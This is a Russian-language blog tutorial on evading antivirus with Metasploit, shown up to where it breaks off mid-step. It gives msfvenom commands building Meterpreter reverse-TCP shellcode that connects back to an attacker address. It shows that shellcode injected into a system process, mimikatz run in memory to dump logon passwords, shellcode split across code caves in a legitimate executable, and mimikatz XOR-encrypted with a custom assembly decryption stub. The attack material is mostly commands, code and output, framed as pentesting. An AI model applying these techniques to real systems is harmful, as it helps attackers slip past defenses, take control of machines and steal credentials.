# Обход антивируса в Meterpreter

spy-soft.net/antivirus-bypass-meterpreter


23 июля 2021 г.


Здорова народ! В сегодняшней статье я покажу, как обойти антивирус при пентесте используя фреймворк Metasploit.

Еще по теме: Как обойти антивирус с помощью Chimera



Техника встраивания кода в уже запущенные, а значит, прошедшие проверку процессы широко известна. Идея состоит в том, что мы имеем отдельную программу shellcode_inject.exe и сам shellcode в разных файлах. Антивирусу сложнее распознать угрозу, если она раскидана по нескольким файлам, тем более по отдельности эти файлы не представляют угрозы.




shellcode_inject.exe не содержит угроз

В свою очередь, наш shellcode выглядит еще более безобидно, если мы преобразуем его в печатные символы.


```
~/tmp » msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.0.0.1 LPORT=4444 EXITFUNC=
thread -f raw -e x86/alpha_mixed -o meter.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 350410 (iteration=0)
x86/alpha_mixed chosen with final size 350410
Payload size: 350410 bytes
Saved as: meter.txt
--------------------------------------------------------------------------------
~/tmp » cat meter.txt                                          16.07.2021 17:36:18
[illegible]p[illegible] WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIrmPZ9xWpuPuPc0ckPRBeRumY9un
aXCvtPEc0c09oyCK1XCXeU232ePv3rJUTPPKOzpwpEPs030gpGpGpC0gpuPWpC05PC0S0s07pGpePWpePEP5PC0
7pUPwp9h5P30wpFn5OLzdNWph4EY8M5qX8UQblhM5q2t1xsYps10rPBR0oaw1bQq0mWPqs0aPnBN2Ot4upRBPeu
p1baerNgPSYRNGPQTPO2sEpRM2OsTE56N6mfmWzQ4c0WpuP30GpUPc0G9mLpnvZTMym7p1yVmKM7pbItMKMwp0i
bkllKQQyuy9m5PBIpKNLIORI4ZkM5PRIPKnLm0piNnIm30U9fmYm6aBIZnImUPu9C4nensrIgl9m5Pu9tDlEk3e
9DL9mePbIGpNOypE927imc0CYePnOKlRIDLkMC0e9UPLoYNqy4LkMs0E9Sb2I0crHTMkMUPe97pgp5PuP30gpgp
5PEPs0ePs0UPwp7pc05Pc0ePuPS0S0gps0f0suc0WpPL6aGtWpj2BNaQcP5PS0Gp30EPc0S0Wpm05PTBGQvkc16
luPuPhvfaEPwpzFs0C0S0wp7p7pnzDxfac0gpb07pePS0TPTBuPC0C0UPB0UPTPuPGpS0URs0UPguGps030C0Wp
C0WpWtuPgpc0307p5Ps0wpVpGsGpePUTEPuPXkCLDCUPGrgps0wq30uP4Pc0304P30C0C0s0r0eP7pTPePgpePW
```

Создание автономного (не staged) шелл-кода. Выглядит безобидно

Глядя на содержимое meter.txt, я бы скорее решил, что это строка в Base64, чем шелл-код.

Стоит отметить, что мы использовали шелл-код meterpreter_reverse_tcp, а не meterpreter/reverse_tcp. Это автономный код, который содержит в себе все функции Meterpreter, он ничего не будет скачивать по сети, следовательно, шансов спалиться

у нас будет меньше. Но вот связка shellcode_inject.exe и meter.txt уже представляет опасность. Давай посмотрим, сможет ли антивирус распознать угрозу?




Инжект Meterpreter

Обрати внимание: мы использовали для инжекта кода системный процесс, он сразу работает в контексте System. И похоже, что наш подопытный антивирус хоть в конце и ругнулся на shellcode_inject.exe, но все же пропустил данный трюк.

```
~/tmp » msfconsole -q -x 'use exploit/multi/handler;set payload windows/meterpreter_
reverse_tcp;set LHOST 10.0.0.1; set LPORT 4444;set EXITFUNC thread; run'
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter_reverse_tcp
LHOST => 10.0.0.1
LPORT => 4444
EXITFUNC => thread
[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Meterpreter session 1 opened (10.0.0.1:4444 -> 10.0.0.15:49519) at 2021-07-16 17
:42:33 +0500

meterpreter > ps

Process List
============

 PID   PPID  Name          Arch  Session  User                Path
 ---   ----  ----          ----  -------  ----                ----
 0     0     [System Proc
             ess]
```

Выполнение вредоносного кода в обход антивируса

Запустив что-то вроде Meterpreter, атакующий получит возможность выполнить полезную нагрузку прямо в памяти, минуя тем самым HDD.

```
meterpreter > secure
[*] Negotiating new encryption key ...
[+] Done.
meterpreter > execute -f /usr/share/windows-resources/mimikatz/Win32/mimikatz.exe -H -i -m
Process 5584 created.
Channel 1 created.

  .#####.   mimikatz 2.2.0 (x86) #18362 Jan  4 2020 18:59:01
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 93476 (00000000:00016d24)
Session           : Interactive from 1
User Name         : admin
Domain            : win7vm32
```

Запуск вредоносного ПО через Meterpreter в памяти

Много лет этот простой трюк выручал меня. Сработал он и на этот раз.

## Code caves

Каждый exe-файл (PE-формат) содержит код. При этом весь код оформлен в виде набора функций. В свою очередь, функции при компиляции размещаются не одна за другой вплотную, а с некоторым выравниванием (16 байт). Еще большие пустоты возникают из-за выравнивания между секциями (4096 байт). И благодаря всем этим выравниваниям создается множество небольших «кодовых пустот» (code caves), которые доступны для записи в них кода. Тут все очень сильно зависит от компилятора. Но для большинства PE-файлов, а нас главным образом интересует ОС Windows, картина может выглядеть примерно так, как показано на следующем скриншоте.

```
[0x00401510]> afM

0x00401000  F..............F================================================
0x00401040  ================================================================
0x00401080  ==============================.....==========..==================
0x004010c0  ==============================......============================
0x00401100  ==============..F=============================================
0x00401140  ==============..F=============================================
0x00401180  ================================================================
0x004011c0  ================================================================
0x00401200  ================================================================
0x00401240  ==============================.....============================
0x00401280  ======.........======.........==================================
0x004012c0  ================================================================
0x00401300  ================================================================
0x00401340  ================================================================
0x00401380  ================================================.================
0x004013c0  ================================================================
0x00401400  ==============..==========================================.........
0x00401440  ================================================================
0x00401480  F============================......F=========================......
0x004014c0  F==============================...F====================............
```


Графическое представление расположения функций и пустот между ними

Что представляет собой каждая такая «пустота»?


Code cave

Так, если мы более точно (сигнатурно) определим расположение всех пустот, то получим примерно следующую картину в исполняемом файле.


Поиск кодовых пустот в исполняемом файле




Визуальное расположение пустот по всему файлу

В этом примере мы поискали только 12-байтные пустоты, так что реальное их количество будет гораздо большим. Пустот хоть и немало, но их явно недостаточно для размещения полноценной программы. Поэтому данный способ годится только для вставки шелл-кодов, размер которых редко превышает 1 Кбайт.

Давай посмотрим, сможем ли мы разложить небольшой многоступенчатый Windows/Meterpreter/reverse_tcp шелл-код по этим пустотам. Размер code cave редко превышает 16 байт, так что нам потребуется разбивать шелл-код сильнее, чем по базовым блокам. Следовательно, придется вставлять еще и дополнительные jmp-инструкции для их связи и корректировать адреса условных переходов. На деле это достаточно рутинная операция.


```
~/src/pe » msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=4444  -f
raw -o meter.bin 2> /dev/null
--------------------------------------------------------------------------------

~/src/pe » ./codecaves.py procexp.exe meter.bin                  05.07.2021 12:09:05
[*] codecaves analisys
[*] found 10533 codecaves bytes
[*] shellcode analisys
[*] injecting shellcode
[+] jump 0x0049bcfa -> 0x004994f2
[+] jump 0x004994fa -> 0x00498dc4
```

Фрагментация и вставка шелл-кода в code caves

```
[+] fixed 0x00472d05: jne 0x00481b22
[+] fixed 0x00487575: je 0x004864b8
[*] patching entrypoint
[+] 0x004978d5 -> 0x004c4488
[*] writable section: .data 0x4f9000
```

В результате наш шелл-код размером в 354 байта был разбит на 62 кусочка и помещен в рандомные пустоты между функциями.




Исходный исполняемый файл — пустота между функциями из-за выравнивания


Модифицированный исполняемый файл — зараженная пустота между функциями

По идее, такой подход должен дать нам полиморфизм, так как каждый раз шелл-код будет помещаться в случайные пустоты по две-три инструкции (это называется умным словом «пермутация»). Даже на уровне трассы исполнения код будет обфусцирован из-за достаточно большого количества инструкций jmp между фрагментами.


```
[0x00000006]> dtdi
1 cld
2 call 0x95
3 pop ebp
4 push 0x3233
5 push 0x5f327377
6 push esp
7 push 0x726774c
8 mov eax, ebp
9 call eax
10 pushal
11 mov ebp, esp
12 xor edx, edx
```

Оригинальная трасса исполнения шелл-кода

```
[0x00498dc4]> dtdi
1 cld
2 jmp 0x4994f2
3 call 0x490c89
4 pop ebp
5 jmp 0x490ad3
6 push 0x3233
7 jmp 0x490a95
8 push 0x5f327377
9 push esp
10 jmp 0x490a71
11 push 0x726774c
12 mov eax, ebp
13 call eax
14 pushal
15 xor edx, edx
16 jmp 0x498dc4
```

Обфусцированная трасса исполнения шелл-кода

С помощью этого способа мы можем обойти таким образом много «простых» антивирусов.




Выполнение вредоносного шелл-кода в обход антивируса

```
[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Sending stage (175174 bytes) to 10.0.0.15
[*] Meterpreter session 1 opened (10.0.0.1:4444 -> 10.0.0.15:49537) at 2021-07-05 12:
17:58 +0500

meterpreter > ps
```

Однако серьезные антивирусные продукты таким трюком все же не проведешь.

## Crypt

Как ни странно, классический xor исполняемого файла с динамическим ключом все еще успешно работает против даже самых грозных антивирусов. Для примера возьмем какой-нибудь очень палевный исполняемый файл и закриптуем простым xor все, что только можно. Крипт секций .text и .data выглядит примерно так.

```
~/src/pe » cp /usr/share/windows-resources/mimikatz/Win32/mimikatz.exe .
~/src/pe » r2 -w mimikatz.exe                                    04.06.2021 13:52:44
Invalid macro body
 -- Welcome to IDA 10.0.
[0x0048cf62]> iS
[Sections]

nth paddr          size vaddr         vsize perm name
―――――――――――――――――――――――――――――――――――――――――――――――――
0   0x00000400  0x92600 0x00401000  0x93000 -r-x .text
1   0x00092a00  0x4be00 0x00494000  0x4c000 -r-- .rdata
2   0x000de800   0x3800 0x004e0000   0x5000 -rw- .data
3   0x000e2000   0x4000 0x004e5000   0x4000 -r-- .rsrc
4   0x000e6000   0x7600 0x004e9000   0x8000 -r-- .reloc


[0x0048cf62]> wox 77 @0x00401000!0x92600
[0x0048cf62]> wox 77 @0x004e0000!0x3800
[0x0048cf62]>
```


Xor с ключом 0x77 указанных адресов и размеров

Теперь спрячем информацию о версии.

```
[0x0048cf62]> iR | grep -A 7 'Resource 4'
Resource 4
  name: 1
  timestamp: Tue Jan  1 00:00:00 1980
  vaddr: 0x004e5150
  size: 940
  type: VERSION
  language: LANG_ENGLISH
[0x0048cf62]> wox 77 @0x004e5150!940
[0x0048cf62]>
```

Шифрование ресурсов исполняемого файла

Секция .rdata содержит практически все палевные строки. Но вот беда, на нее проецируются директории таблиц импорта и отложенного импорта, которые трогать нельзя, иначе файл не запустится. Поэтому просто найдем в данной секции область, где главным образом содержатся строки, и зашифруем ее.





Поиск области, содержащей строки, и ее шифрование

Поскольку мы все зашифровали в исполняемом файле, то в момент запуска его смещения в коде не будут правильно скорректированы в соответствии с адресом размещения. Поэтому еще придется отключить ASLR:

1 PE->NT headers->Optional header->DllCharacteristics |=0x40

Теперь самое время проверить, что мы все спрятали, и наш mimikatz больше не вызывает подозрений.




Все вредоносное содержимое успешно скрыто

Отлично. Только пока наш файл неработоспособен, так как в нем все зашифровано. Перед дальнейшими действиями рекомендую попробовать запустить файл в отладчике, чтобы убедиться, что структуры PE-формата не повреждены и файл валиден.

Теперь нам потребуется написать небольшой машинный код для расшифровки. И, что важно, ключ будет задаваться во время исполнения, то есть нигде в коде он не будет сохранен. Следовательно, запуск приложения в песочнице антивируса не должен выявить угрозы.

Наш xor_stub.asm будет сохранять начальное состояние и добавлять права на запись в зашифрованные секции.

```
BITS 32

pusha
pushf

;make .text -rwx-
push esp
push 0x40 ;PAGE_EXECUTE_READWRITE
push 0x93000
push dword 0x00401000
mov eax, 0x76824347 ;VirtualProtect
call eax

;make .rdata -rw--
push esp
push 0x04 ;PAGE_READWRITE
push 0x4c000
push dword 0x00494000
mov eax, 0x76824347 ;VirtualProtect
call eax
```

Изменение permissions зашифрованных секций

Здесь и далее не забудь изменить адреса WinAPI-функций на свои значения. Теперь мы скорректируем точку входа, так как в нее чуть позже будет вставлен jump на данный код.

```
;restore entry0
mov ebx, 0x0048cf62 ;entry0
mov eax, 0x7732ee9f
mov [ebx], eax
add ebx, 4
mov al, 0x77
mov [ebx], al
```

Восстановление инструкций точки входа

Запросим у пользователя ключ для расшифровки и выполним де-xor всех зашифрованных областей.

```
push esp
mov eax, 0x769a8ce9 ;gets
call eax
add esp, 4
pop edx

;decrypt .text 0x00401000 +0x93000
mov ecx, 0x92600
mov ebx, 0x00401000
dexor_text:
xor byte [ebx], dl
add ebx, 1
loop dexor_text
```

Запрос ключа и расшифровка им заксоренных областей

Наконец мы восстанавливаем начальное состояние, корректируем стек и перемещаемся в entry point.

```
popf
popa
add esp, 0x620
mov eax, 0x0048cf62 ;fix stack and run entry0
jmp eax
```

Возврат на точку входа

Самое время добавить пустую секцию r-x в mimikatz, куда мы разместим наш xor_stub.

```
~/src/pe » ./add_section.py mimikatz.exe .upx r-x                    04.06.2021 15:16:41

~/src/pe » rabin2 -S mimikatz.exe                                    04.06.2021 15:16:53
[Sections]

